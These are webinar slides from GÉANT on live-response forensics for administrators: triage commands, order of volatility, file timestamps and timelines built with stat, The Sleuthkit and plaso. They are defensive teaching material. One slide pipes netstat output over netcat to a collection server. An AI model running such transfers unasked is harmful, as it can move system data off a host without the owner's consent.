GÉANT
Networks • Services • People

Forensics for System Administrators

From Suspicion to Detection, pt. 1

Stefan Kelm
WP8-T1

Webinar, 30th of November 2021

Public

www.geant.org

The Road Ahead: Forensics for System Administrators

- Organisation
  - Incident Response Workflow
  - Forensics Workflow
  - Forensic Principles
- From Suspicion to Detection
- Memory Acquisition
- Persistent Storage Acquisition

Before we begin: full disclosure!

- The following slides have been heavily ~~stolen from~~ inspired by Leif Nixon's talk

  "Introduction to Quick and Dirty Forensics"

  Tack! :-)

- https://www.nixon-security.se/ →

So, you think you may have an incident?

- How do you know you might be dealing with a security incident?
  - Monitoring alarm (IDS, SIEM, AV, FW, …)
  - External alert (CERT, MSSP, …)
  - Your IP address(es) show up on blocklists or threat intelligence feeds
  - “Unusual” system behaviour / load / disk usage / “suspicious” network traffic
  - Admins, looking at log files
  - Information from a user (*“Sorry, but I’ve clicked on that link…”*)
  - …
- So, you need to investigate? Let’s see…
  - there’s no formal process or definition for doing so
  - there's a **huge** number of locations for possible indicators to look for

Our rule of thumb (for this session at least)

- **Live Response → Collect first, analyze later**

- Try to quickly collect as much data as possible on the running system
- Advantage
  - Volatile data (such as running processes, network connections, logon sessions, memory artefacts, …) will be collected before they vanish
- Disadvantages
  - May alert an attacker
  - You are actually working on a potentially compromised (thus: not trustworthy) system
  - Will make changes to the system and possibly destroy evidence

Beware


- Observing an object changes the observed object (a.k.a "Every contact leaves a trace")
  - Often referred to as *Locard's exchange principle*
  - Each time you run a command, each time you read a file, you **change timestamp information**
  - Each time you write data to disk, you **might overwrite** previously freed **data sectors**
- Try to do the least intrusive investigation possible
- Don’t be overanxious, though!

Live Response: Incident triage

- Quickly look at things like
  - `ps, top, netstat, lsof, ss, arp, systemctl, last, lastlog, w, who, dmesg, uname, uptime,` … (and, of course, their Windows/MacOS/… counterparts)
  - System logs
  - Command line histories
- Don't do things like…
  - `rpm -Va, find / -name,` …
  - Reboot the system
  - Kill suspect processes
  - Delete suspicious files/directories
  - Run an AV scan
- …at least not yet!

Damn! We really have been hacked! :-(

- Don’t panic
- Don’t panic
- Don’t panic
- Don’t panic
- Seriously: **don’t panic!**
- Quick, what’s the first thing you do?
  - Take a break. Grab a cup of coffee. Or tea. Or a can of soda. Or… (Beer is probably not a good idea, though.)
  - Take your time
  - Otherwise you will make mistakes…
  - Talk to others (but: no fingerpointing ever!)
    - communicate with victims, your users, management, partner sites and other security teams, and keep them all appropriately updated



Where do we want to go with this?


- Do you want to/have to go the legal route?
  - Do you want/need a “real forensic investigation” with evidence that will stand up in court?
  - A careful and thorough forensic investigation is hard to perform and takes a long time
  - This probably means that the forensic investigation should not be performed by you, but by a police technician or an outside expert
  - It also means that the rest of this presentation is not for you – thank you for your attention ;-)
- Or is a “quick and dirty investigation” good enough for you?
  - All you want is to answer a few questions about the attack and clean up afterwards
  - But you will destroy evidence that way…
- You have to decide. Now.
  - There’s no turning back

One quick step back: remember the Incident Response Workflow ?

www.geant.org

Incident Response Workflow

- Workflow according to US NIST SP 800-61 rev 2



We are here

Detection

www.geant.org

Detection: our main goals

- We would like to know
  - Was it a targeted attack
    - often the first (and sometimes the only) question being asked by C*Os…
  - How the intruder(s) got in
  - When they did so
  - What they have been doing on the system
  - Which other systems/sites may have been hit
  - Has data been exfiltrated
  - …

Preparation: which tools to use during the investigation

- Good: you can use standard tools most of the time
  - LOLBAS: “Living Off The Land Binaries, Scripts and Libraries”
  - Trade-off as we cannot really trust the system under investigation, can we?
  - If the intruder has deployed a rootkit, we may be in trouble
- A good idea is to have “trusted” binaries (and libraries!) prepared on an external thumb drive
  - At least for the most common operating systems in use at your org
- Sometimes special tools are needed
- Even better: dedicated tool sets / forensics distributions
  - DEFT, CAINE, SANS SIFT, KAPE, Kali Linux, …
  - MS *Sysinternals Suite*: >140 tools such as **`procexp.exe`**, **`Autoruns.exe`**, **`PsLoggedon.exe`**, **`tcpview.exe`**, …

Preparation: where to store the findings you collect

- There’s no “one size fits all” (a.k.a. “it depends”)…
- Push findings onto the network to a connected system
  - Target system (“server1”):
    ```
    nc -l 1234 >> host1_analysis.txt
    ```
  - System under investigation (“host1”):
    ```
    netstat -v -W -e -o -p -n | nc -w 2 server1 1234
    ```
- Collect findings on an external device, such as a thumb drive
- Collect findings on `tmpfs`, etc.
- If you **really** have to store the findings on the investigated system use a dedicated directory with a meaningful name
  - e.g. `/tmp/2021-11-12_ANALYSIS/`…

Let’s go

- Always try to check the network status first
  - `netstat -v -W -e -o -p -n` (or similar)
  - `ss -o -e -p -i -n` (or similar)
  - `arp -a`
  - …
- Copy-n-paste the output from the terminal window to a local file (again, if possible)
- Then isolate the system, if possible
  - unplug the network cable
  - introduce a router/firewall filter
  - cut the power (?)
  - whatever is easiest/most appropriate…
- If this is a virtual machine, snapshot it

Let the investigation begin

- Do you remember the “Order of Volatility”?
  - There are various types of data in the system, with widely varying expected lifetimes
- Basically, you should follow the Order of Volatility when collecting data

Order of Volatility

More volatile

Item	Avg. lifetime
Registers	Nanoseconds
Cache lines	
Processes	Seconds - Minutes
Sockets	Seconds - minutes
Open files	
Active Users	Minutes - Hours
Network configuration	
Registry (or other system config. DB)	
Files (closed)	Hours - Days
Unused blocks	
Slack space	
Partitions	
Hard disks	Months

Live response

- Data usually lives in main memory
- Will be lost on reboot/ power-off
- Or lost when pulling the plug from the network (timeouts)

Post mortem analysis

- Data in non-volatile storage
- Survives reboots
  - Caveat: Filesystems in main memory do not survive reboots

Let the investigation begin

- Do you remember the “Order of Volatility”?
  - There are various types of data in the system, with widely varying expected lifetimes
- Basically, you should follow the Order of Volatility when collecting data
- **With one exception: filesystem timestamp data**
  - This is often the most important data, and you want to capture it early in the investigation
  - By collecting and sorting timestamp data from the entire filesystem, you can sometimes gain surprising insights into past activities
  - Yes, timestamps may be easily tampered with (except **ctime**) but anyway…

Types of timestamps (a.k.a. MAC times)

- Depending on the file system files usually carry the first 3 of:
  - **mtime** – modification time; the last time the **contents** (data blocks) of a file changed
    - often called “last write time”
  - **atime** – access time; the last time the file was read
    - that also means: when a binary was executed
  - **ctime** – change time; the last time one of the attributes in the inode changed
    - e.g., when the file was moved, the owner changed, permissions changed, …
    - but can also tell us when a file was created
  - **crtime/btime – creation (”born”) time (ext4, NTFS)**
  - **dtime** – deletion time; recorded in deleted inodes (ext*X*)
- Did you know?
  - If a file is deleted, the MAC times remain unless the inode is re-used

So, let’s create a timeline

- Quick and dirty
  - run **stat** on every file on the mounted system


  -
    ```
    find / -xdev -print0 | xargs -0 stat -c \
    "%Y %X %Z %A %U %G %n" >> timestamps.dat
    ```

  -
    ```
    timeline-decorator.py < timestamps.dat | \
    sort -n > timeline.txt
    ```
- However
  - Overwrites any **atime** on the system :-(
  - Won’t find deleted files
  - Be careful about where you store `timestamps.dat` and `timeline.txt`
  - What if there’s a rookit on the system?


So, let’s create a better timeline

- Using TSK (“The Sleuthkit”)
  - Reads the raw device (or a disk image, e.g., created by **`dd`**)
  - **`fls -r -m / /dev/sda1 > rootfs.body`**
  - **`mactime -b rootfs.body > rootfs.timeline`**
- Cool things about TSK
  - Does not change anything on the investigated system
  - finds deleted inodes and directory entries
  - is not affected by rootkits and will, e.g., find hidden files
- However
  - You have to have the TSK binaries on the system, or make an image of the disk
  - Not all file systems are supported
  - Has a number of known issues (e.g., no time zone is indicated)
  - It’s easy to forget other mount points, such as **`/boot`**, **`/tmp`**, …

A first glance at the timeline



```
Tue Aug 16 2011 14:03:15 .a. r-xr-xr-x root     root     /usr/bin/w
Tue Aug 16 2011 14:03:28 .a. rwxr-xr-x root     root     /usr/bin/curl
Tue Aug 16 2011 14:03:36 .a. rwxr-xr-x root     root     /usr/bin/bzip2
Tue Aug 16 2011 14:04:41 .a. rwxr-xr-x root     root     /usr/bin/shred
Tue Aug 16 2011 14:06:26 .a. rw-r--r-- root     root     /usr/include/crypt.h
Tue Aug 16 2011 14:07:25 m.. rwxrwxr-x x_lenix  x_lenix  /var/tmp/...
Tue Aug 16 2011 14:08:01 m.c rw-r--r-- root     root     /var/tmp/.../openssh-5.2p1.tar.bz2 (delet
Tue Aug 16 2011 14:08:01 m.c rw-r--r-- root     root     /var/tmp/.../openssh-5.2p1 (deleted-reall
```



Display Times In: ● Local Time Zone ○ GMT / UTC

Mode: Counts Details | snapshot | Scale: ○ Linear ○ Square Root ● Logarithmic

□ Hide Known Files
☑ Text Filter enter filter string
☑ Event Type Filter
☑ File System 🟥
☑ Web Activity 🟩

Start: Feb 8, 1999 6:08:08 AM

End: Mar 22, 2012 11:34:14 PM

2009-01-01 00:00:00 to 2010-01-01 00:00:00

Table | Thumbnail

Icon	Date/Time	Event ID	File ID	Result ID	Base Type	Sub Type	Know
M	2009-01-18 16:02:08	25890	9097		File System	File Modified	UNKN
B	2009-01-18 16:02:08	25892	9097		File System	File Created	UNKN
M	2009-01-18 16:00:28	25894	9098		File System	File Modified	UNKN
B	2009-01-18 16:00:28	25896	9098		File System	File Created	UNKN

Hex | Strings | Metadata | Results | Text | Media

Page: 1 of 37 Page Go to Page:

```
0x00000000: 4D 5A 90 00  03 00 00 00  04 00 00 00  FF FF 00 00   MZ..............
0x00000010: B8 00 00 00  00 00 00 00  40 00 00 00  00 00 00 00   ........@.......
0x00000020: 00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00   ................
0x00000030: 00 00 00 00  00 00 00 00  00 00 00 00  E8 00 00 00   ................
0x00000040: 0E 1F BA 0E  00 B4 09 CD  21 B8 01 4C  CD 21 54 68   ........!..L.!Th
0x00000050: 69 73 20 70  72 6F 67 72  61 6D 20 63  61 6E 6E 6F   is program canno
0x00000060: 74 20 62 65  20 72 75 6E  20 69 6E 20  44 4F 53 20   t be run in DOS
0x00000070: 6D 6F 64 65  2E 0D 0D 0A  24 00 00 00  00 00 00 00   mode....$.......
0x00000080: 08 C0 3D C0  4C A1 53 93  4C A1 53 93  4C A1 53 93   ..=.L.S.L.S.L.S.
```

DFN
DEUTSCHES FORSCHUNGSNETZ

DFN CERT®

GÉANT

Let’s take this even further: super timelines

www.geant.org

What we’d *really* love to see in a timeline, though…

- Not only files carry timestamps …
- … there are **lots** of other sources for timestamps such as
  - meta-data embedded *within* files (e.g. compile time, pdf_createdate, last printed, …)
  - Windows Event Logs
  - LastWrite timestamps of Windows Registry keys
  - web-browsing and e-mail artefacts
  - database timestamps
  - contained within (server, proxy, …) log files
  - network captures
  - meta-data from the file system itself (e.g., Journal)
  - …
- You **really** want to combine all of those into a “super timeline”
  - Or, do you?

Meet plaso (log2timeline)


- *“super timeline all the things”*
  - *“The initial purpose of Plaso was to collect **all timestamped events** of interest on a computer system and have them **aggregated in a single place** for computer forensic analysis (aka Super Timeline).”*
  - Like TSK, reads the raw device (or a disk image, e.g., created by **`dd`**)

    -
      ```
      log2timeline.py --storage-file timeline.plaso image.dd
      psort.py -w events.csv timeline.plaso
      ```

